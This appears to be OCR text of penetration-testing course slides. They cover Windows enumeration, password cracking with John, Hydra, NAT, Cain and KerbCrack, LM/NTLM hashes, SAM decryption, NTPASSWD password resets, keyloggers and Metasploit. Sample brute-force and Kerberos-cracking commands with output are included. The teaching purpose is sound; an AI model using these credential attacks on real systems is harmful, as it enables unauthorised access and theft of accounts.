Cain connects anonymously to retrieve groups, services, shares and users. basic enumeration up to Windows 2008 Server is possible. Null session in Windows 8 and server 2012 (up) is blocked by default

Null Session Countermeasures (cont.)

Up to Windows Win 7/2008

- group policy:
Local Policies->Security Options-> Network Access:
“do not allow enumeration of SAM accounts and shares”
 - set to: enabled
- **This will restrict enumerating shares, all other restrictions are enabled by default**
- Null session in Windows 8 and server 2012 (up) is blocked by default

Review

Enumeration is the process of obtaining information from computer systems without having to login to those systems.

Information that can be gained by enumeration:


- Banners from FTP servers, web servers, email servers
- FQDNs and IP addresses
- IP configuration of routers and servers
- Information from Active Directory
- Usernames
- Share names

Remember Cain and Abel can bypass Windows 2003 enumeration

Password Cracking Attacks



Overview



Attack Vectors

Password Attack Vectors

Social Attacks

Dumpster Diving

Shoulder Surfing

Social Engineering

Digital Attacks

Brute Force Attack

Dictionary Attack

Rainbow Tables

GOAL = Discovered Password

Keystroke Loggers


Keystroke loggers are one way of obtaining usernames and passwords, as well as other information.

Keyloggers can be software based (see chart below) or hardware based. (www.keyghost.com)

Software-based keyloggers

iSpyNow	www.exploreanywhere.com
PC Activity Monitor Pro	www.keylogger.org
Spy Software	www.spysoftware.com
Spector	www.spectorsoft.com
KeystrokeSpy	www.keystrokespysoftware.com

Hardware-based keylogger



Password Recovery Options

- Password recovery software generally works on cracking a “pass phrase” with a variety of approaches and “attacks”
- Easy, Medium, and Complex (EMC) - These classifications are determined by the potential recovery time
 - Easy can take anywhere from a few seconds to a couple hours to recover
 - Medium files are files that will take between 24 to 48 hours to recover
 - Complex files take potentially 48 hours or more for recovery time. (Note that PGP passwords can take up to **250 Days** to crack!)
- The above classifications will determine the ratios in which the files are analyzed and cracked

Unix Passwords and Encryption

mile2.com

There are 3 primary algorithms used in UNIX and Linux.



DES



Blowfish – Identified by \$2 as the first two characters of the hash.



MD5 - Identified by \$1 as the first two characters of the hash.

```
leroy:$1$hDBDuc67$WSFg9Bt4UAXTEaawjbU3i0:14201:0:99999:7:::  
gregory:$1$v/0lihgM$zcRCr40TbS.XenlGl/RLT.:14249:0:99999:7:::  
duaneams:$1$c7M1yr1W$h5irVJjgcB3UUu2kpfl3E.:14278:0:99999:7:::  
greg:$1$I5i3TAY7$mV33x0gmUmebHA0e39c.01:14284:0:99999:7:::
```

Password Cracking Tools

Crack – You simply need a password file and it does it all for you.



If using crack it will send its information to a database.



To read the database: Reporter - quiet

- This will give you the output of the cracked passwords.

John the Ripper – The preferred tool especially if you are cracking MD5 or Blowfish.



Simply provide a password file and you are ready to go.



NAT Dictionary Attack Tool

Purpose is to dictionary attack SMB shares:

Once you have an Admin account password, you then own the box.

Usage: nat [-o filename] [-u userlist] [-p passlist] <address>

```
C:\nat>nat -o demo.txt -u USERLIST.TXT -p PASSLIST.TXT 192.168.1.190
[*]--- Reading usernames from USERLIST.TXT
[*]--- Reading passwords from PASSLIST.TXT
[*]--- Checking host: 192.168.1.190
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with name: *
[*]--- Unable to connect
[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Jul 02 04:42:54 2007
[*]--- Timezone is UTC+1,0
[*]--- Remote server wants us to encrypt, telling it not to
[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'ADMINISTRATOR'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'GUEST'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'ROOT'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'ADMIN'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
```




THC-Hydra

A very fast network logon cracker which supports many different services

Currently this tool supports:

- TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, LDAP2, Cisco AAA (incorporated in telnet module).




Cracking Passwords in a Windows Context



Password Guessing

Password guessing involves actually attempting to log onto the target.

Hackers can write a script or use an automated tool to enter a username and password to login to various servers: FTP, telnet, terminal server, mapping a drive to c\$



Tsgrinder is an automated password guessing tool that attempts to log into the administrator account on Terminal Servers.

Do not forget THC-Hydra!

Password Cracking LM/NTLM Hashes

Password cracking involves obtaining the password hash and perform offline attacks against it.



Both the SAM database and the AD database stores a user's password in two formats:

LanMan hash: max length 14 characters, UPPERCASE only.


NT hash: max length 127 characters, mixed case.



Before encrypting the password to create the LanMan hash, the 14 character string is split in two, and each half is encrypted separately.




The LanMan version of the password is easier to crack.



The screenshot shows the L0phtCrack interface with several tabs at the top: Protected Storage, Network, Sniffer, LSA Secrets, Cracker, Traceroute, CDDU, and Wireless. The Cracker tab is selected and highlighted with a red border. Below the tabs, there is a list of password hash entries. The first entry, 'Administrator', has its 'User Name' and 'LM Password' fields filled with 'empty'. The 'NT Password' field contains the value '< 8'. The 'LM Hash' and 'NT Hash' fields both show the same long string: '51D60FEC050A8331673C590/EDC0897C'. Other entries in the list include 'ASP.NET' (LM Hash: 'BF43A1439EBEDE49630F734658145D', NT Hash: 'F7598BD06C14BF5897188317174512'), 'Guest' (LM Hash: 'AAD3B435851404EEAA03B435851404EE', NT Hash: '31D6CPE0D16AE931B7C5907EDC0897C'), 'HelpAssistant' (LM Hash: '8C942F4ACC805744A3282E86F15CE8E7', NT Hash: '975271FEBE7F1AAE755FAD03A160A71'), and 'SUPPORT_388995a0' (LM Hash: 'AAD3B435851404EEAA03B435851404EE', NT Hash: '63125001E874680081C195885F535648').

User Name	LM Password	NT Password	LM Hash	NT Hash
Administrator	empty	< 8	51D60FEC050A8331673C590/EDC0897C	51D60FEC050A8331673C590/EDC0897C
ASP.NET			BF43A1439EBEDE49630F734658145D	F7598BD06C14BF5897188317174512
Guest	* empty *	* empty *	AAD3B435851404EEAA03B435851404EE	31D6CPE0D16AE931B7C5907EDC0897C
HelpAssistant			8C942F4ACC805744A3282E86F15CE8E7	975271FEBE7F1AAE755FAD03A160A71
SUPPORT_388995a0	* empty *	*	AAD3B435851404EEAA03B435851404EE	63125001E874680081C195885F535648

LM Hash Encryption



NT Hash Generation

Hash the
password

Store it

-Dallas12

MD4

-unicode
-Pwd

mile2®

Windows Syskey Encryption

mile2.com



SysKey was first introduced by Microsoft in Service Pack 3 of Windows NT4, this allowed the user the option of using the syskey command to increase security.



Syskey adds additional encryption (128 bit) to the SAM database. One of the favorite methods of attack in the past was to obtain a copy of the SAM, and then utilize a program such as L0phtCrack LC4 to crack the passwords.



With syskey, the attacker must now break the additional encryption.




The decryption key is stored in the System file. Tools like BKHive can extract the 'boot key' from the system file. The boot key can then decrypt the SAM. Cain can decrypt the SAM as long as it has Admin privileges.



You can use the syskey.exe utility to additionally secure the SAM database by moving the SAM database encryption key off the Windows-based computer.

Creating Rainbow Tables

Generating tables:



Free Rainbow Tables

<http://www.freerainbowtables.com/>



<http://rainbowtables.shmoo.com/>

Free Rainbow Tables

home	news	contributors	tables	DistrRTgen	forum
----------------------	----------------------	------------------------------	------------------------	----------------------------	-----------------------

Info:

This site is dedicated to the distribution of Free Rainbow Tables. We have many Rainbow Tables available for [download](#), and are constantly creating more!

We make most of our tables with our Distributed Rainbow Table Generation application, [DistrRTgen](#). [Download the Rainbow Tables Distributed Client](#) and begin generating! Please ask any questions on our [forum](#).

Links:

[Project Rainbow Crack](#)
[Faster Cryptanalytic Time-Memory Trade-Off - Philippe Oechslin](#)
[Rainbow Tables Wikipedia Entry](#)
[Winntgen](#)

Contact:

Email: admin@freerainbowtables.com
Forum: [Free Rainbow Tables Forum](#)
IRC: #freerainbowtables on irc.freenode.net



Rainbow Tables



NTPASSWD:Hash Insertion Attack

Physical access to a Windows server is a huge security hole.


NTPASSWD is a utility that can change the local administrator password, no matter what flavor of Windows is running, or whether it is a domain controller or member server.

A system is booted with a floppy or CD that runs Linux. Then NTPASSWD runs, and walks the user through the process of changing any password that they want.

Ensure that you do NOT run any check disk operation after the attack as it may fail.

It is recommended to change the password to an * instead of a password string as it 'seems' to work better. The * will create a blank password.


Password Sniffing



Break in! Could employ technical, physical or social engineering attacks.

Install sniffer and log to file.

Retrieve capture file and read usernames and passwords.



Sniffing Remote Passwords

mile2.com

```
ex C:\WINDOWS\System32\cmd.exe
C:\>kerbsniff c:\kerb.out
KerbSniff 1.2 - <c> 2002, Arne Vidstrom
- http://ntsecurity.nu/toolbox/kerbcrack/
Captured packets: *^C
C:\>
C:\>type c:\kerb.out
administrator
ACME
32AD7AC161912DEDB8E285P2C423CBFA4E8792B3CA38093AFE61B000A6D1C
27E554BA9551FB8CFFF287AB
#
C:\>kerbcrack c:\kerb.out -d c:\word.txt
KerbCrack 1.2 - <c> 2002, Arne Vidstrom
- http://ntsecurity.nu/toolbox/kerbcrack/
Loaded capture file.
Currently working on:
Account name      - administrator
From domain       - ACME
Trying password   - P@ssw0rd
Number of cracked passwords this far: 1
Done.
C:\>
```


▪ Kerbsniff listens & captures Kerberos packets and outputs them to a file.

▪ Kerbcrack performs a dictionary or brute force attack on that output file.

Tool: Cain and Abel

Cain & Abel is a password recovery tool that recovers passwords by sniffing the network and cracks the encrypted password using various attacks like Brute-force and dictionary attacks.


Cain & Abel is a fully automated SSL cracker!



The screenshot shows the Cain & Abel interface. At the top, there's a menu bar with File, View, Configure, Tools, Help, and a toolbar with various icons. Below that is a tab bar with Protected Storage, Network, Sniffer, LSA Secrets, Cracker, Traceroute, CCDU, and a selected tab for SSL. Under the SSL tab, it shows a Certificate file path (C:\Program Files\Cain\Certs\fake_137.71.25.81.crt), an HTTPS Server IP (137.71.25.81), and a Hostname (owa.analog.com). At the bottom, there's a table titled 'Session Log' with columns for Started, Closed, HTTPS server, Client, and Status. The table lists several sessions from March 12, 2004, at 00:39:11 to 00:39:33, all connecting to 137.71.25.81 from 10.254.148.106.

Started	Closed	HTTPS server	Client	Status
03/12/2004 - 00:39:11	03/12/2004 - 00:39:11	137.71.25.81	10.254.148.106	
03/12/2004 - 00:39:12	03/12/2004 - 00:39:12	137.71.25.81	10.254.148.106	
03/12/2004 - 00:39:12	03/12/2004 - 00:39:12	137.71.25.81	10.254.148.106	
03/12/2004 - 00:39:12	03/12/2004 - 00:39:12	137.71.25.81	10.254.148.106	
03/12/2004 - 00:39:33	03/12/2004 - 00:39:33	137.71.25.81	10.254.148.106	
03/12/2004 - 00:39:33	03/12/2004 - 00:39:33	137.71.25.81	10.254.148.106	

Review



GAINING ACCESS “Exploitation”



Overview

Physical Access Attacks



Lock Picking



The Metasploit Project



Saint Exploit – Cost Effective Choice



CORE Impact



How Do Exploits Work?


An exploit is a common term in the computer security community that refers to malicious computer attack that takes advantage of a vulnerability, bug, glitch, or security hole that can lead to privilege escalation or denial of service on a computer system.

Exploits can also be classified by the type of vulnerability they attack. See buffer overflow, format string attacks, race condition, and cross-site scripting. (See other modules)

Many exploits are designed to provide root level access to a computer system. However, it is also possible to use several exploits, first to gain low-level access, then to escalate privileges repeatedly until one reaches root.

Blackhat hackers do not publish their exploits but keep them private to themselves or other malicious hackers. Such exploits are referred to as 'zero day exploits' and to obtain access to such exploits is the primary desire of unskilled malicious attackers, so called script kiddies

Physical Access Attacks



Lock Picking

Lock picking is an art that requires many hours of practice

Some 'sport' lock pickers refer to the 'Zen of lock picking', becoming one with the lock!!

With practice, you can open most locks in just a few seconds

Lock Picking Countermeasures

Purchase 'anti-pick' locks, although it must be stressed that these are not truly pick proof, just harder



Keypad combination locks are much more difficult to pick



Swipe card entry systems and very secure

The Metasploit Project



The Metasploit Framework is an advanced FREE open-source platform for developing, testing, and using exploit code.

<http://www.metasploit.com/>


This project can be roughly compared to commercial offerings such as Immunity's CANVAS and Core Security Technology's (Core-Impact)

The Framework3 was written in the Ruby programming language and includes various components written in C and assembler.

It can also be used in conjunction with a postgres database.

Runs on Linux and Windows.

Defense in Depth



The image shows a computer screen with two windows open. The top window is titled "MSFConsole" and displays the Metasploit Framework's exploit database. The bottom window is titled "Metasploit Framework Web Console v2.9 - Microsoft Internet Explorer" and shows a web-based interface for managing sessions and payloads.

MSFConsole Window:

```
+ ---=[ msfconsole v2.6 [153 exploits - 26 payloads]
msf > show exploits
Metasploit Framework Loaded Exploits
=====
3Com_3Cdaemon_FTP_Overflow
Credits
afp_loginext
aim_goway
altn_webadmin
3Com_3CDaemon_FTP_Server_Overflow
Metasploit_Framework_Credits
AppleFileServer_LoginExt_PathName_Overflow
 AOL_Instant_Messenger_goway_Overflow
Alt-N_WebAdmin_USER_Buffer_Overflow
Win32_Chunked_Encoding
Backup_Client_Remote_Access
Backup_Client_Type_77_Overflow_(Mac_OS_X)
Backup_Client_Type_77_Overflow_(Win32)
configdir_Remote_Command_Execution
Backup_Exec_Windows_Remote_Agent_Overflow
Backup_Exec_Windows_Remote_File_Access
Backup_Exec_Named_Service_Overflow
Backup_Exec_Server_Registry_Access
2.5_EXT.dll_Buffer_Overflow
NetVault_Remote_Heap_Overflow
aIMG.PL_Remote_Command_Execution
dll_ICQ_Parser_Buffer_Overflow
st_Systems_WinProxy_Host_Header_Buffer_Overflow
```

Metasploit Framework Web Console Window:

The web console interface includes a navigation bar with Back, Forward, Stop, Home, and Refresh buttons, as well as links for Favorites, Tools, Help, and Session Management. The main content area features a large, stylized "Metasploit" logo at the bottom.

Navigation tabs at the bottom of the web console include EXPLOITS, PAYLOADS, and SESSIONS.

Instructor Demonstration

Instructor
will
demonstrate
the use of
the
Metasploit
Web
interface

The
command
line interface

Video on
Fuzzing a
service
using
BackTrack



```
Terminal
File Edit View Search Terminal Help
[-] Failed to connect to the database: could not connect to server: Connection refused
    Is the server running on host "localhost" (::) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?

# comday++
< metasploit >
-----
\  [00]
 \  [1]
  [1-1] *
```

Tired of typing 'set RHOSTS'? Click & pwnt with Metasploit Pro
-- type 'go_pwn' to launch it now.

```
metasploit v4.6.2-20140909 (core:4.6.2-0)
---[+] 1249 exploits - 678 auxiliary - 199 post
---[+] 324 payloads - 32 encoders - 8 nops
msf >
```



Core Impact Overview

The product features the CORE IMPACT Rapid Penetration Test (RPT), an industry first step-by-step automation of the penetration testing process.

